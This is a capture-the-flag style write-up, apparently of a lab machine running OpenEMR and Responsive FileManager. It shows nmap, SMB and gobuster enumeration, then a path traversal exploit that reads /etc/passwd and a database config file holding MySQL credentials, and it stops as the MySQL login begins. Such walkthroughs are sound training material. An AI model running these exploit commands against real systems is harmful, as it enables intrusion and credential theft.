Enumeration
Nmap
initial Nmap scan result
┌──(kali㉿kali)-[~/Desktop/vpn]
└─$ nmap $IP -Pn -n --open --min-rate 3000 -p-
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-12 02:43 UTC
Nmap scan report for 192.168.109.145
Host is up (0.044s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
80/tcp   open  http
445/tcp  open  microsoft-ds
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 43.88 seconds
Second Nmap scan on the discovered ports only with -sC and -sV flags.
┌──(kali㉿kali)-[~/Desktop/vpn]
└─$ nmap $IP -sC -sV -p 80,445,3306
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-12 02:44 UTC
Nmap scan report for 192.168.109.145
Host is up (0.045s latency).

PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: APEX Hospital
|_http-server-header: Apache/2.4.29 (Ubuntu)
445/tcp  open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
3306/tcp open  mysql       MariaDB 5.5.5-10.1.48
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
|   Thread ID: 32
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, SupportsLoadDataLocal, FoundRows, SupportsTransactions, DontAllowDatabaseTableColumn, SupportsCompression, LongColumnFlag, Speaks41ProtocolOld, IgnoreSigpipes, Speaks41ProtocolNew, ODBCClient, IgnoreSpaceBeforeParenthesis, LongPassword, ConnectWithDatabase, InteractiveClient, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: a1lP*!e\\ztU-|PWF7~;H
|_  Auth Plugin Name: mysql_native_password
Service Info: Host: APEX

Host script results:
|_clock-skew: mean: 1h40m01s, deviation: 2h53m14s, median: 0s
| smb2-time:
|   date: 2026-01-12T02:44:56
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: apex
|   NetBIOS computer name: APEX\\x00
|   Domain name: \\x00
|   FQDN: apex
|_  System time: 2026-01-11T21:44:55-05:00

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 47.15 seconds
UDP scan result
┌──(kali㉿kali)-[~/Desktop/vpn]
└─$ nmap $IP -sU --top-ports 10
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-12 02:46 UTC
Nmap scan report for 192.168.109.145
Host is up (0.044s latency).

PORT     STATE         SERVICE
53/udp   open|filtered domain
67/udp   open|filtered dhcps
123/udp  open|filtered ntp
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  closed        microsoft-ds
631/udp  open|filtered ipp
1434/udp open|filtered ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
Initial Access
SMB 445
Every time I see SMB on the nmap scan result, I like to start off by smb-enum-shares and smb-enum-users scripts.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP --script=smb-enum-shares,smb-enum-users -p 139,445 -sC -sV
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-12 04:53 UTC
Nmap scan report for 192.168.109.145
Host is up (0.048s latency).

PORT    STATE    SERVICE     VERSION
139/tcp filtered netbios-ssn
445/tcp open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: APEX

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\\\192.168.109.145\\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (APEX server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\\\192.168.109.145\\docs:
|     Type: STYPE_DISKTREE
|     Comment: Documents
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\\var\\www\\html\\source\\Documents
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\\\192.168.109.145\\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\\var\\lib\\samba\\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 36.89 seconds
We see a share that’s not there by default: docs
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N -L //$IP

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        docs            Disk      Documents
        IPC$            IPC       IPC Service (APEX server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.109.145 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
Inside the share, there were 2 pdf files but the contents inside them didn’t get me anywhere.
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient //$IP/docs
Password for [WORKGROUP\\kali]:
Try "help" to get a list of possible commands.
smb: \\> ls
  .                                   D        0  Fri Apr  9 15:47:12 2021
  ..                                  D        0  Fri Apr  9 15:47:12 2021
  OpenEMR Success Stories.pdf         A   290738  Fri Apr  9 15:47:12 2021
  OpenEMR Features.pdf                A   490355  Fri Apr  9 15:47:12 2021
HTTP 80
For HTTP, like I did for SMB, I started off with http-enum script which revealed /filemanager and /source shares.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP --script=http-enum -sC -sV -p 80
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-12 04:54 UTC
Nmap scan report for 192.168.109.145
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-enum:
|   /filemanager/: Potentially interesting folder
|_  /source/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 11.20 seconds
The landing page of the website looks like below and they have 4 doctors. I took a note of their names since they might become useful for brute-forcing attack later.

Clicking on the scheduler tab, the website takes me to /openemr . I attempted a few default credentials on the login form, but they wouldn’t work.

After identifying the /openemr directory, I performed a directory brute-force attack using Gobuster, which revealed several interesting files and subdirectories.
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u <http://$IP/openemr> -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,asp,xml,html,js,sql,gz,zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     <http://192.168.109.145/openemr>
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,asp,xml,html,js,sql,gz,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 280]
/.html                (Status: 403) [Size: 280]
/index.php            (Status: 302) [Size: 0] [--> interface/login/login.php?site=default]
/images               (Status: 301) [Size: 327] [--> <http://192.168.109.145/openemr/images/>]
/templates            (Status: 301) [Size: 330] [--> <http://192.168.109.145/openemr/templates/>]
/services             (Status: 301) [Size: 329] [--> <http://192.168.109.145/openemr/services/>]
/modules              (Status: 301) [Size: 328] [--> <http://192.168.109.145/openemr/modules/>]
/common               (Status: 301) [Size: 327] [--> <http://192.168.109.145/openemr/common/>]
/library              (Status: 301) [Size: 328] [--> <http://192.168.109.145/openemr/library/>]
/public               (Status: 301) [Size: 327] [--> <http://192.168.109.145/openemr/public/>]
/version.php          (Status: 200) [Size: 0]
/admin.php            (Status: 200) [Size: 937]
/portal               (Status: 301) [Size: 327] [--> <http://192.168.109.145/openemr/portal/>]
/tests                (Status: 301) [Size: 326] [--> <http://192.168.109.145/openemr/tests/>]
/sites                (Status: 301) [Size: 326] [--> <http://192.168.109.145/openemr/sites/>]
/custom               (Status: 301) [Size: 327] [--> <http://192.168.109.145/openemr/custom/>]
/contrib              (Status: 301) [Size: 328] [--> <http://192.168.109.145/openemr/contrib/>]
/interface            (Status: 301) [Size: 330] [--> <http://192.168.109.145/openemr/interface/>]
/vendor               (Status: 301) [Size: 327] [--> <http://192.168.109.145/openemr/vendor/>]
/config               (Status: 301) [Size: 327] [--> <http://192.168.109.145/openemr/config/>]
/setup.php            (Status: 500) [Size: 0]
/Documentation        (Status: 301) [Size: 334] [--> <http://192.168.109.145/openemr/Documentation/>]
/sql                  (Status: 301) [Size: 324] [--> <http://192.168.109.145/openemr/sql/>]
/build.xml            (Status: 200) [Size: 6102]
/controller.php       (Status: 200) [Size: 37]
/LICENSE              (Status: 200) [Size: 35147]
/openemr/admin.php reveals that the actual version of installed OpenEMR is 5.0.1

However, it appeared that all of the exploits required valid credentials which I do not have at the moment.
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ searchsploit openemr 5.0.1
-------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                          |  Path
-------------------------------------------------------------------------------------------------------- ---------------------------------
OpenEMR 5.0.1 - 'controller' Remote Code Execution                                                      | php/webapps/48623.txt
OpenEMR 5.0.1 - Remote Code Execution (1)                                                               | php/webapps/48515.py
OpenEMR 5.0.1 - Remote Code Execution (Authenticated) (2)                                               | php/webapps/49486.rb
OpenEMR 5.0.1.3 - 'manage_site_files' Remote Code Execution (Authenticated)                             | php/webapps/49998.py
OpenEMR 5.0.1.3 - 'manage_site_files' Remote Code Execution (Authenticated) (2)                         | php/webapps/50122.rb
OpenEMR 5.0.1.3 - (Authenticated) Arbitrary File Actions                                                | linux/webapps/45202.txt
OpenEMR 5.0.1.3 - Authentication Bypass                                                                 | php/webapps/50017.py
OpenEMR 5.0.1.3 - Remote Code Execution (Authenticated)                                                 | php/webapps/45161.py
OpenEMR 5.0.1.7 - 'fileName' Path Traversal (Authenticated)                                             | php/webapps/50037.py
OpenEMR 5.0.1.7 - 'fileName' Path Traversal (Authenticated) (2)                                         | php/webapps/50087.rb
-------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
I suspected this might be a rabbit hole so I circled back to gobuster and performed directory brute forcing on the root path / .
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u <http://$IP> -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     <http://192.168.109.145>
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/assets               (Status: 301) [Size: 319] [--> <http://192.168.109.145/assets/>]
/filemanager          (Status: 301) [Size: 324] [--> <http://192.168.109.145/filemanager/>]
/index.html           (Status: 200) [Size: 28957]
/server-status        (Status: 403) [Size: 280]
/source               (Status: 301) [Size: 319] [--> <http://192.168.109.145/source/>]
/thumbs               (Status: 301) [Size: 319] [--> <http://192.168.109.145/thumbs/>]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
In /filemanager , there were two shares: Images and Documents.


I attempted to upload a reverse shell payload file but the server appears to be blocking .php file extension.

But accepting .pdf
I discovered the version of the filemanager: v.9.13.4

Serachsploit was able to locate and return some known vulnerabilities to the version.
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit responsive filemanager 9.13.4
-------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                          |  Path
-------------------------------------------------------------------------------------------------------- ---------------------------------
Responsive FileManager 9.13.4 - 'path' Path Traversal                                                   | php/webapps/49359.py
Responsive FileManager 9.13.4 - Multiple Vulnerabilities                                                | php/webapps/45987.txt
Responsive FileManager < 9.13.4 - Directory Traversal                                                   | php/webapps/45271.txt
-------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Looks like the exploit is working properly.
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 49359.py <http://$IP> PHPSESSID=q89eh8gadjf1f4mf8b01bdinql /etc/passwd
[*] Copy Clipboard
[*] Paste Clipboard
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
mysql:x:111:115:MySQL Server,,,:/nonexistent:/bin/false
white:x:1000:1000::/home/white:/bin/sh
I attempted to read /openemr/sites/default/sqlconf.php but it didn’t work. I suspect it might be the .php file extension that the exploit can’t read.

Inside the code, I made a few small edits so our exploit can read .php files. If the file manager still doesn’t show the file, I’m going to visit the SMB share because we know the SMB share and the Documents folder in filemanager are sharing the same environment.
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 49359.py <http://$IP> PHPSESSID=q89eh8gadjf1f4mf8b01bdinql /var/www/openemr/sites/default/sqlconf.php
[*] Copy Clipboard
[*] Paste Clipboard
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.109.145 Port 80</address>
</body></html>

The server is saying there are 4 files when I only see 3. Can it be sqlconf.php ? It’s there but just not showing up?

I visited /docs and confirmed that sqlconf.php file is actually present.
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient //$IP/docs
Password for [WORKGROUP\\kali]:
Try "help" to get a list of possible commands.
smb: \\> ls
  .                                   D        0  Mon Jan 12 05:00:18 2026
  ..                                  D        0  Mon Jan 12 04:46:19 2026
  passwd                              N     1607  Mon Jan 12 05:00:18 2026
  sqlconf.php                         N      639  Mon Jan 12 05:01:04 2026
  OpenEMR Success Stories.pdf         A   290738  Fri Apr  9 15:47:12 2021
  OpenEMR Features.pdf                A   490355  Fri Apr  9 15:47:12 2021

                16446332 blocks of size 1024. 9174816 blocks available
smb: \\>
I obtained what appears to be the credentials of the MySQL DB.
<?php
//  OpenEMR
//  MySQL Config

$host   = 'localhost';
$port   = '3306';
$login  = 'openemr';
$pass   = 'C78maEQUIEuQ';
$dbase  = 'openemr';

//Added ability to disable
//utf8 encoding - bm 05-2009
global $disable_utf8_flag;
$disable_utf8_flag = false;

$sqlconf = array();
global $sqlconf;
$sqlconf["host"]= $host;
$sqlconf["port"] = $port;
$sqlconf["login"] = $login;
$sqlconf["pass"] = $pass;
$sqlconf["dbase"] = $dbase;
//////////////////////////
//////////////////////////
//////////////////////////
//////DO NOT TOUCH THIS///
$config = 1; /////////////
//////////////////////////
//////////////////////////
//////////////////////////
?>
MySQL 3306
I was able to authenticate to the database server using the credentials.
┌──(kali㉿kali)-[~/Desktop]
